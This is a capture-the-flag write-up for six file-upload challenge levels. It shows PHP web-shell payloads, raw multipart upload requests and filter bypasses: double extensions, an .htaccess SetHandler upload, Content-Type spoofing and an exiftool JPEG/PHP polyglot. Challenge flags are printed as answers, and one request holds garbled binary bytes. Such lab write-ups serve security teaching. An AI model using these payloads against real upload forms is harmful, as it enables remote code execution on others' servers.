

File Upload Level 1


Make the payload





Warning: system(): Cannot execute a blank command in **/var/www/html/upload/afeb8750ad4607766a0ec4b5899a25ca/shell.php** on line **1**

Got RCE. Cat /flag.txt




STOUTCTF{rxM14VXNjhH0L6KM9vHMzpIVAKzzxHOq}

STOUTCTF{rxM14VXNjhH0L6KM9vHMzpIVAKzzxHOq}


File Upload Level 2

Change the extension to file.png.php. then upload



File Upload Level 3

Change to shell.png.phar then upload



STOUTCTF{HUgYrh4ZK7a1Ztk8PQRsE843mPv1GxPn}


File Upload Level 4

Send .htaccess with SetHandler payload

```
2
3  ------WebKitFormBoundaryfnrO8ABDyyjWVxez
4  Content-Disposition: form-data; name="file"; filename=
   ".htaccess"
5  Content-Type: application/octet-stream
6
7  SetHandler application/x-httpd-php
8
9  ------WebKitFormBoundaryfnrO8ABDyyjWVxez--
```

Then send payload

```
3  ------WebKitFormBoundary7J2jGXQCFA9OOz9E
4  Content-Disposition: form-data; name="file"; filename=
   "image.png"
5  Content-Type: application/octet-stream
6
7  <?php echo system($_GET['command']); ?>
8
```




STOUTCTF{ElEq5VtDJ4ANFkrUqkaUBQveLHai0ju0}

File Upload Level 5

Change content-type to image/png

```
22
23 ------WebKitFormBoundaryKUWxnKhdOXGTzOMs
24 Content-Disposition: form-data; name="file";
   filename="shell.php"
25 Content-Type: image/jpeg
26
27 <?php echo system($_GET['command']); ?>
28 ------WebKitFormBoundaryKUWxnKhdOXGTzOMs--
29
```



But at secret.txt not flag.txt

STOUTCTF{W2vlJvVzC8ecumPT1LJEn1SMxvPIN1Hi}

File Upload Level 6


Use polyglot. Bypass mime type.

Put payload in comment using exiftool.

```
┌──(zeqzoq㉿zeqzoq)-[/mnt/c/Users/hzqzz/Downloads/tmp]
└─$ exiftool  -comment="<?php echo file_get_contents('/flag.txt'); ?>" zeqzoq.jpg -o zeqzoq.php
    1 image files created

┌──(zeqzoq㉿zeqzoq)-[/mnt/c/Users/hzqzz/Downloads/tmp]
└─$ exiftool zeqzoq.php
ExifTool Version Number         : 13.00
File Name                       : zeqzoq.php
Directory                       : .
File Permissions                : rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
```

Rename php to jpg





Then intercept upload. Then we rename it back to php.

```
------WebKitFormBoundaryrJvD67US7xsWS9O2
Content-Disposition: form-data; name="file"; filename=
"zeqzoq.php"
Content-Type: image/jpeg

ÿØÿàJFIFÿþ/<?php echo file_get_contents('/flag.txt');
?>ÿÛC
 $.' ",#(7),01444'9=82<.342ÿÛC
2!!22222222222222222222222222222222222222222222222ÿ
Àdd"ÿÄ
ÿÄµ}!1AQa"q2□□¡#B±ÁRÑð$3br□
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz□□□□□□□□□
□□□□□□□□¢£¤¥¦§¨©ª²³´µ¶·¸¹ºÀÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÜÚáâãäåæçèéê
ñòóôõö÷øùúÿÄ
ÿÄµw!1AQaq"2□B□¡±Á #3RðbrÑ
```

Then just forward all





STOUTCTF{wqVbael0XOLFkQT2lgLHAkPrnUFxtw1p}